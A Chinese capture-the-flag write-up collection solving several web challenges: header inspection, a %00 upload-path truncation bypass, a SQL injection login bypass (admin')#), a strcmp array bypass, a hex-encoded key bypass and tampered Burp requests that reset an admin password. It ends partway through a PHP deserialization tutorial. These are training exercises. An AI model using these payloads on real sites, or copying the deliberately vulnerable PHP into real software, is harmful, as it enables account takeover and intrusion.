
21.Header

提示：头啊！！头啊！！！
题目：




什么也没有


writeup：提示在数据包头中，使用HTTP headers插件获取headers，发现在response回应数据包头中有flag



22.上传绕过

提示：猜猜代码怎么写的
题目：







writeup：考点文件上传
1.上传正常的1.jpg文件
提示如下代码：

```
Array ( [0] => .jpg [1] => jpg ) Upload: 1.jpg
Type: image/jpeg
Size: 0 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=> string(9) "./uploads" ["basename"]=> stri
必须上传成后缀名为php的文件才行啊！
```

代码提示必须上传后缀为php的文件
2.直接上传1.php文件
提示Array ([0] => .php [1] => php) 不被允许的文件类型,仅支持上传jpg,gif,png后缀的文件
3.使用burpsuite拦截
发现正常文件上传的目录



4.修改filename值，尝试将1.jpg修改为1.php，失败



5.尝试大写，双写，Php，pHp，phP，PHp，pHP，PhP，PHP，phpphp，phphpp，php3，php4，php5等发现都失败，

`Content-Disposition: form-data; name="file"; filename="1.PhP"`

6.尝试`1.php.jpg`，发现当做图片进行处理。




image.png

7.尝试%00截断：`1.php%00.jpg`，在burpsuite---Hex中，将空格%20修改为00，提交，发现仍然失败




image.png

8.尝试在目录处截断，`/uploads/1.php%00`，得到flag





image.png

9.扩展，如果还是不行，还可尝试修改content-Type，修改文件头GIF89a等信息。

23.SQL注入1


题目：



writeup：
点击Source，查看源代码：

```
<html>
<head>
Secure Web Login
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = trim($_POST[user]);
  $pass = md5(trim($_POST[pass]));
  $sql="select user from ctf where (user='".$user."') and (pw='".$pass."')";
    echo '</br>'.$sql;
  $query = mysql_fetch_array(mysql_query($sql));
  if($query[user]=="admin") {
      echo "<p>Logged in! flag:******************** </p>";
  }
  if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
  }
}
echo $query[user];
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

发现SQL语句如下：`"select user from ctf where (user='".$user."') and (pw='".$pass."')"`，当`user=admin&pass=admin`时，SQL语句如下：`select user from ctf where (user='admin') and (pw='pass')`，因此需要闭合'和），构造万能密码如下：`admin')#`即可绕过登录，得到flag



Secure Web Login

Logged in! flag:nctf{ni_ l?}

admin

Username ••••••••

提交查询

Source

24.pass check

题目：

```
<?php
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?>
```

writeup：

代码中需要我们输入post参数pass，并且使用了strcmp函数，我们首先看一下这个函数,这个函数是用于比较字符串的函数，`int strcmp ( string $str1 , string $str2 )`，参数 str1第一个字符串。str2第二个字符串。如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。可知，传入的期望类型是字符串类型的数据，但是如果我们传入非字符串类型的数据的时候，这个函数将会有怎么样的行为呢？实际上，当这个函数接受到了不符合的类型，这个函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将return 0 !!!! 也就是虽然报了错，但却判定其相等了。所以只要我们$_POST['pass']是一个数组或者一个object即可，所以输入pass[]=admin，即可绕过得到flag。
注：这一个漏洞适用与5.3之前版本的php

image


25.起名字真难

题目：

```php
<?php
 function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

writeup：

通过代码可以刚发现，需要传入一个GET型的变量key，并对其进行判断，对key中的每一位进行比较，如果ASCII码大于1，并且小于9，就返回false，否则将$number与54975581388进行数值比较，如果相等返回true，不相等返回false；题目妖气返回true才能输出flag，直接输入key=54975581388显然是不能满足`if ( ($digit >= $one) && ($digit <= $nine) )`条件的，使用16进制编码，将54975581388通过 INT to HEX转为ccccccccc，在开头加0x标记，提交得到flag！



image


26.密码重置

题目：

重置管理员账号：admin 的密码

你在点击忘记密码之后 你的邮箱收到了这么一封重置密码的邮件：

点击此链接重置您的密码



image

writeup：

发现URL链接中存在base64编码，尝试解码得到：`http://nctf.nuptzj.cn/web13/index.php?user1=ctfuser`，并且使用firebug审查元素发现user不可修改，使用burp进行抓包修改user的值为admin

```
<form action="" method="post">
你的账号：
<input value="ctfuser" name="user" readonly="readonly" type="text">
<br>
新密码：
<input name="newpass" type="password">
<br>
验证码：1234
<input name="vcode" size="4" maxlength="4" type="text">
<br>
<input value="重置" type="submit">
</form>
```

在burp拦截的数据包中发现，对传递过来的base64值还进行了URL编码，所以我们需要将如下三处的值修改为admin


```
POST /web13/index.php?user1=%59%33%52%6D%64%58%4E%6C%63%67%3D%3D HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=%59%33%52%6D%64%58%4E%6C%63%67%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1

user=ctfuser&newpass=123&vcode=
```

```
POST /web13/index.php?user1=%59%33%52%6D%64%58%4E%6C%63%67%3D%3D HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=%59%33%52%6D%64%58%4E%6C%63%67%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1

user=ctfuser&newpass=123&vcode=
```

image

前两处需要首先对admin进行base64编码，得到`YWRtaW4=`，在进行URL编码，得到`%59%57%52%74%61%57%34%3d`,输入验证码1234，提交得到flag

```
POST /web13/index.php?user1=%59%57%52%74%61%57%34%3d HTTP/1.1
Host: nctf.nuptzj.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Referer: http://nctf.nuptzj.cn/web13/index.php?user1=%59%57%52%74%61%57%34%3d
Connection: close
Upgrade-Insecure-Requests: 1

user=admin&newpass=123&vcode=1234
```



image

27.PHP反序列化

题目：

```php
<?php
class just4fun {
    var $enter;
    var $secret;
}

if (isset($_GET['pass'])) {
    $pass = $_GET['pass'];

    if(get_magic_quotes_gpc()){
        $pass=stripslashes($pass);
    }

    $o = unserialize($pass);

    if ($o) {
        $o->secret = "*";
        if ($o->secret === $o->enter)
            echo "Congratulation! Here is my secret: ".$o->secret;
        else
            echo "Oh no... You can't fool me";
    }
    else echo "are you trolling?";
}
?>
```

writeup：

这道题做不了，说一下大致思路吧，本题考到了PHP的反序列化，首先理解一下PHP的序列化和反序列化，serialize()就是将PHP中的变量如对象(object),数组(array)等等的值序列化为字符串，unserialize()就是把序列化的字符串转换回PHP的值。


php反序列化漏洞也称对象注入漏洞，举个例子，下列代码中定义了一个对象TestClass，并且包含一个变量和一个方法，它创建了一个对象并且调用了PrintVariable函数，该函数会输出变量variable。

```php
<?php
class TestClass
{
    // 一个变量
    public $variable = 'This is a string';
    // 一个简单的方法
    public function PrintVariable()
    {
        echo $this->variable;
    }
}
// 创建一个对象
$object = new TestClass();
// 调用一个方法
$object->PrintVariable();
?>
```

image

php类可能会包含一些特殊的函数叫magic函数，magic函数命名是以符号__开头的，比如__construct，__destruct，__toString，__sleep，__wakeup等等。这些函数在某些情况下会自动调用，比如__construct当一个对象创建时被调用，__destruct当一个对象销毁时被调用，__toString当一个对象被当作一个字符串使用。在下列代码中增加了三个magic方法，__construct，__destruct和__toString。可以看出，__construct在对象创建时调用，__destruct在php脚本结束时调用，__toString在对象被当作一个字符串使用时调用。


```php
<?php
class TestClass
{
    // 一个变量
    public $variable = 'This is a string';
    // 一个简单的方法
    public function PrintVariable()
    {
        echo $this->variable . '<br />';
    }

    // Constructor
    public function __construct()
    {
        echo '__construct <br />';
    }

    // Destructor
    public function __destruct()
    {
        echo '__destruct <br />';
    }

    // Call
    public function __toString()
    {
        return '__toString<br />';
    }
}

// 创建一个对象
//  __construct会被调用
$object = new TestClass();

// 创建一个方法
$object->PrintVariable();

// 对象被当作一个字符串
//  __toString会被调用
echo $object;

// End of PHP script
// 脚本结束__destruct会被调用
?>
```



image

php允许保存一个对象方便以后重用，这个过程被称为序列化。为什么要有序列化这种机制呢?在传递变量的过程中，有可能遇到变量值要跨脚本文件传递的过程。试想，如果为一个脚本中想要调用之前一个脚本的变量，但是前一个脚本已经执行完毕，所有的变量和内容释放掉了，我们要如何操作呢?难道要前一个脚本不断的循环，等待后面脚本调用?这肯定是不现实的。serialize和unserialize就是用来解决这一问题的。serialize可以将变量转换为字符串并且在转换中可以保存当前变量的值；unserialize则可以将serialize生成的字符串变换回变量。下列代码中，让我们看一下serialize()输出的内容。

```
<?php
// 某类
class User
{
    // 类数据
    public $age = 0;
    public $name = '';

    // 输出数据
    public function PrintData()
    {
        echo 'User ' . $this->name . ' is ' . $this->age
             . ' years old. <br />';
    }
}

// 创建一个对象
$usr = new User();

// 设置数据
$usr->age = 20;
$usr->name = 'John';

// 输出数据
$usr->PrintData();

// 输出序列化之后的数据
echo serialize($usr);
?>
```



image

这里O代表对象，4代表类名的长度，User就是类名，2表示类中有两个变量，{}内的分别是两个变量以及变量的值，s表示string类型，3表示第一个变量的长度，age为第一个变量，i表示int类型，值为20，后面的类似。

> 注意：只会对类中的变量进行序列化，不会序列化方法！

当我们需要使用这个对象时，可使用unserialize方法进行重建，代码如下：

```php
<?php
// 某类
class User
{
    // Class data
    public $age = 0;
    public $name = '';

    // Print data
    public function PrintData()
    {
        echo 'User ' . $this->name . ' is ' . $this->age . ' years old. <br />';
    }
}

// 重建对象
$usr = unserialize('O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";}');

// 调用PrintData 输出数据
$usr->PrintData();
?>
```

User John is 20 years old.

image

这就是漏洞名称的由来：在变量可控并且进行了unserialize操作的地方注入序列化对象，实现代码执行或者其它坑爹的行为。先不谈 `__wakeup` 和 `__destruct`，还有一些很常见的注入点允许你利用这个类型的漏洞，一切都是取决于程序逻辑。举个例子，某用户类定义了一个`__toString`为了让应用程序能够将类作为一个字符串输出(echo $obj)，而且其他类也可能定义了一个类允许`__toString`读取某个文件。把下面这段代码保存为test.php。

